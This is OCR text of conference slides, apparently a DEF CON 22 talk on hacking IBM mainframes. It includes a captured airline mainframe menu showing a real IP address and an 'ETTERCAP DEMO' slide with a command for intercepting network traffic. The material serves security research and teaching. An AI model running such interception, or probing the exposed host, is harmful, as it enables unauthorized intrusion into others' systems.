FROM ROOT TO SPECIAL

PWNING IBM MAINFRAMES

Soldier of Fortran
@mainframed767

DISCLAIMER!

All research was done under personal time. I am not here in the name of, or on behalf of, my employer.

Any views expressed in this talk are my own and not those of my employer.

This talk discusses work performed in my spare time generally screwing around with mainframes and thinking ‘what if this still works...’

IBM

PCI SECURITY EXPERT

MAINFRAME SECURITY GURU

ISO 27002 & PCI CERTIFIER

"WHAT'S NETSTAT?"

- OUR HORRIBLE CONSULTANT

SPOKEN

shmoocon

BSIDES AUSTIN

Keep Security Weird

THOTCON

black hat®

USA 2013


www.sec-t.org

WELCOME TO Fabulous BSIDES LAS VEGAS


DC 22

?QUESTION?

INTERNET MAINFRAMES



```
  _s+"  l                                                         .s$$$$' i
 ;²s;  :                                                          `$$$²"  l
 ;.$$..                                                             ;²s.  :
.s$$$$' i                                                          .:.'"s.
```



```
  EGYPTAIR MENU :    IMSL   IMST   CNM06   CNM02   CICSL

  NAME:                          Date: 06/24/14
  IPADDR: 64.113.32.29           Time: 08:21:07
```

Z/OS? WTF


- Most popular "mainframe" OS
- Version 2.1 out now!

LEGACY MY ASS!

@mainframed767

Z/OS DEMO


- Let's take a look at this thing
- It'll all make sense



```
 DEFCON Operating System                                            v10.314
      .$$$$$$$$$$$$$$$$$$$$$$$$$$$$$$$$$$$$$$$$$$$$$$$$$$$$$$$$$$$$$$$$$$$.
     ,$$$$$$$$$$$$$""""""""$$$$ defcon $$$$$"""""""""""""$$$""""""""""""$$$,
    ,$$$$$$$$$$$$$$ $$$$$$ $$$$$$$$$$ 22 $$ .s$$$$$$$$$$s. .s$$$$$$$$$$s. $$.
   .$$$$$$$$$$$$$$$ $$$$$$ $$$$$$$$$$$$$$$$ $$$$$"  "$$$$$ $$$$$"  "$$$$$ $$$.
   $$$$$$"""""""""" $$$$$$ """""""""""""""$ $$$$$    $$$$$ $$$$$    $$$$$ $$$$
   $$$$  ,s$$$$!"`"!$$$$$$ ,s$$$$!"`"!$$$s.       s$$$$`         s$$$$`   $$$$
   $$$$ y$$$$$$     $$$$$$ $$$$$$     $$$$$    s$$$$"         s$$$$"      $$$$
   $$$$ $$$$$$$     $$$$$$ $$$$$$            s$$$`          s$$$`         $$$$
    $$$ $$$$$$$     $$$$$$ $$$$$$     $$$$$ $$$$$$$$$$$$$$ $$$$$$$$$$$$$$ $$$
    `$$  `$$$$$%s.s%$$$$"" `"$$$$%y.y%$$$"  $$$$$$$$$$$$$$ $$$$$$$$$$$$$$ $$"
     `$$s.,,,,,,,,,,,,,,,s$s.,.,.,..,,,,.s$s.,,,.,,.,.,,,.s,,,,.,,.,,.,,.s$"
      `$$$$$$$$$$$$$$$$$$$$$$$$$$$$$$$$$$$$$$$$$$$$$$$$$$$$$$$$$$$$$$$$$$$¬


              Whats all this for?
         TSO       - Logon to TSO/ISPF        RPF       - Not working
         CICS98    - Broken                   NO        - Automated NO
         VIM       - The (broken)

Enter your choice==> _
Lets do this shit!

Your IP(               :     ), SNA LU(LCL702   )      08/07/14 20:26:04
```

@mainframed767


ETTERCAP DEMO



```
dade@mainframe:~$
dade@mainframe:~$
dade@mainframe:~$
dade@mainframe:~$
dade@mainframe:~$
dade@mainframe:~$
dade@mainframe:~$
dade@mainframe:~$
dade@mainframe:~$
dade@mainframe:~$ sudo ettercap -Tq -i wlan0 /10
```

@mainframed767

MISSED IT



